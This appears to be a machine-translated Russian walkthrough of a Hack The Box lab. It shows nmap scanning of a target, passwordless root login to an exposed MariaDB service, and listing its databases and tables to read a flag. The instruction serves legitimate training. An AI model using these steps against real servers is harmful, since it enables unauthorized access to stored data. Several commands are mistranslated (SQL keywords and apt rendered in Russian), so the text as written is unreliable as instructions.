Написание сиквела


Подготовил: 0ne-nine9, ilinor

Вступление

Изучение того, как перемещаться по базам данных, имеет большое значение, поскольку в них хранится большая часть критически важных данных, включая имена пользователей и пароли, которые потенциально могут использоваться для получения наивысшего привилегированного доступа к целевой системе. Мы уже касались темы баз данных в предыдущих статьях. Однако в этом мы собираемся научиться перемещаться по ним.


Причина, по которой веб-серверы и другие службы используют базы данных, такие как MySQL, MariaDB или другие технологии, заключается в том, чтобы хранить накопленные данные в легкодоступном и хорошо организованном месте. Эти данные могут представлять собой имена пользователей, пароли, посты, сообщения, точную дату, когда пользователи присоединились, и другую информацию — в зависимости от цели веб-сайта. Каждая база данных содержит таблицы, которые, в свою очередь, содержат строки и столбцы. Например, если есть веб-сайт с небольшой социальной сетью и разделом электронной коммерции, потребуется несколько отдельных разделов, которые не должны быть взаимодоступными:

- Один, содержащий личную информацию пользователей, такую как адреса электронной почты, геолокации, историю входа в систему и прикрепленные IP-адреса, настоящие имена, информацию о кредитной карте и многое другое.
- Один, содержащий общедоступную информацию, такую как продукты, услуги, музыку, видео и другие типы.



Отличным примером того, как обычно работает служба SQL, является процесс входа в систему, используемый для любого пользователя. Каждый раз, когда пользователь хочет войти в систему, веб-приложение отправляет ввод страницы входа (комбинацию имени пользователя и пароля) в службу SQL, сравнивая ее с сохраненными записями базы данных для этого конкретного пользователя. Предположим, что указанные имя пользователя и пароль совпадают с любой записью в базе данных. В этом случае служба SQL сообщит об этом веб-приложению, которое, в свою очередь, войдет в систему пользователя, предоставив ему доступ к закрытым частям веб-сайта. После входа в систему веб-приложение установит пользователю специальное разрешение в виде файла cookie или токена аутентификации, которое связывает его присутствие в сети с его аутентифицированным присутствием на веб-сайте. Этот файл cookie хранится как локально, в хранилище браузера пользователя, так и на веб-сервере.

После этого, если пользователь хочет выполнить поиск в элементах списка, перечисленных на странице, для чего-то конкретного, он введет имя объекта в строку поиска, что запустит ту же службу SQL для выполнения SQL-запроса от имени пользователя. Предположим, что запись для искомого элемента существует в базе данных, обычно в другой таблице. В этом случае связанная информация извлекается и отправляется в веб-приложение для представления в виде изображений, текста, ссылок и других типов, таких как комментарии и обзоры.



Однако в нашем случае нам не потребуется доступ к службе SQL через веб-приложение. После сканирования цели мы сами найдем прямой способ «поговорить» со службой SQL.

перечисление

Начнем со сканирования nmap, чтобы мы могли проверить, какие порты открыты и какие службы на них запущены:

- sC: выполняет сканирование сценария с использованием набора сценариев по умолчанию. Это эквивалентно -- script=default. Некоторые из сценариев в этой категории считаются навязчивыми и не должны запускаться в целевой сети без разрешения.

- sV: включает определение версии, которое будет определять, какие версии работают на каком порту.

```
$ sudo nmap -sC -sV {target_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-10 14:57 CEST
Nmap scan report for {target_IP}
Host is up (0.069s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: FoundRows, ODBCClient, Support41Auth, DontAllowDatabaseTableColumn,
LongColumnFlag, SupportsCompression, ConnectWithDatabase, Speaks41ProtocolOld,
Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, IgnoreSigpipes,
InteractiveClient, SupportsTransactions, SupportsAuthPlugins, SupportsMultipleResults,
SupportsMultipleStatments
|   Status: Autocommit
|   Salt: |ixAwY5;j'|aQNv'ZrOq
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.28 seconds
```

Мы нашли только один открытый порт — 3306, на котором работает служба с именем `MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1`. MySQL — это сервис, предназначенный для управления базами данных: создания, изменения и обновления. базы данных, изменение и добавление данных и многое другое.

плацдарм

Для связи с базой данных нам необходимо установить либо `mysql` или `мариадб` на нашем местном машина. Для этого вам нужно запустить следующую команду. Убедитесь, что вы включили `*` символ на конец команды, чтобы включить все доступные связанные пакеты MySQL. Это покроет все ваши потребности на данный момент.

```
sudo apt update && sudo apt установить mysql*
```

После завершения установки вы можете запустить следующую команду, чтобы увидеть, как используются служебные команды.

```
$ mysql --help

mysql  Ver 15.1 Distrib 10.5.10-MariaDB, for debian-linux-gnu (x86_64) using  EditLine wrapper
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Usage: mysql [OPTIONS] [database]

Default options are read from the following files in the given order:
/etc/my.cnf /etc/mysql/my.cnf ~/.my.cnf
  -?, --help          Display this help and exit.
  -I, --help          Synonym for -?

  -D, --database=name Database to use.
  -h, --host=name     Connect to host.
  -p, --password[=name]
                      Password to use when connecting to server. If password is
                      not given it's asked from the tty.
  -P, --port=#        Port number to use for connection or 0 for default to, in
                      order of preference, my.cnf, $MYSQL_TCP_PORT,
                      /etc/services, built-in default (3306).
  -t, --table         Output in table format.
  -u, --user=name     User for login if not current user.
  -v, --verbose       Write more. (-v -v -v gives the table output format).
  -V, --version       Output version information and exit.
```

Обратите внимание, что клиенты MySQL обычно аутентифицируются в службе с комбинацией имени пользователя и пароля. Однако очень важно протестировать аутентификацию без пароля, так как в службе может быть преднамеренная неправильная конфигурация, что позволит персоналу легко войти в службу на этапе развертывания проекта, чтобы легко взаимодействовать с ней, прежде чем сделать ее доступной для других. коллеги. В данной ситуации первоначальная попытка может заключаться в попытке входа в систему как `корень` пользователь, естественно имеющий высший уровень привилегий в системе.

-h : подключиться к хосту.

- u : Пользователь для входа в систему, если он не является текущим пользователем.

```
$ mysql -h {target_IP} -u root

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 46
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Если повезет, наше соединение будет принято без требования пароля. Мы помещаемся в сервисную оболочку MySQL, откуда мы можем исследовать таблицы и данные в них, которые нам доступны. Если вам нужна помощь с синтаксисом команд MySQL, вы можете обратиться к[предоставленная шпаргалка b yM yC ВопросLУчебник](#) .

Команды, которые мы собираемся использовать, необходимы для навигации:

ПОКАЗАТЬ базы данных;	: выводит базы данных, к которым мы можем получить доступ.
ИСПОЛЬЗОВАТЬ {имя_базы_данных};	: Установите для использования базу данных с именем {database_name}. :
ПОКАЗАТЬ столы;	распечатывает доступные таблицы внутри текущего
база данных.	
ВЫБЕРИТЕ * ИЗ {имя_таблицы};	: распечатывает все данные из таблицы {table_name}.

Обратите внимание, что важно заканчивать каждую команду символом `;` символ, поскольку он объявляет конец команды. Кроме того, SQL — это язык, ориентированный на запросы, что означает, что вы предоставляете ему по одному запросу за раз.

```
MariaDB [(none)]> SHOW databases;

+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.066 sec)

MariaDB [(none)]>
```

На выходе необходимо `хтб` база данных, кажется, представляет для нас ценность. Для того, чтобы увидеть, что находится внутри него, мы будем «выбрать» `хтб` использовать базу данных как активную — базу данных, с которой мы хотим активно взаимодействовать для нашего последующие команды. Чтобы добиться этого, `использовать хтб;` можно использовать команду.

```
MariaDB [(none)]> USE htb;

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb]>
```

Мы успешно изменили базу данных. Следующим шагом будет проверка того, какие таблицы `хтб` база данных он содержит. Мы можем добиться этого, следуя `ПОКАЗАТЬ столы;` команда.

```
MariaDB [htb]> SHOW tables;

+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
2 rows in set (0.062 sec)

MariaDB [htb]>
```

У нас есть две таблицы: `конфигурация` и `пользователи`. Их содержимое можно последовательно проверить с помощью `ВЫБЕРИТЕ * ИЗ {имя_таблицы}` команда, где `{имя_таблицы}` это точное имя таблицы, которую вы хотите для изучения, взятые из вывода выше. Как только мы запросим вывод в `конфигурация` оглавление, `флаг` запись нашем терминале вместе с его значением.

```
MariaDB [htb]> SELECT * FROM config;

+----+----------------------+----------------------------------+
| id | name                 | value                            |
+----+----------------------+----------------------------------+
|  1 | timeout              | 60s                              |
|  2 | security             | default                          |
|  3 | auto_logon           | false                            |
|  4 | max_size             | 2M                               |
|  5 | flag                 | 7b4bec00d1a39e3dd4e021ec3d915da8 |
|  6 | enable_uploads       | false                            |
|  7 | authentication_method | radius                           |
+----+----------------------+----------------------------------+
7 rows in set (0.062 sec)

MariaDB [htb]>
```

Со сбором искомого флага эта цель может быть завершена.

Поздравляем!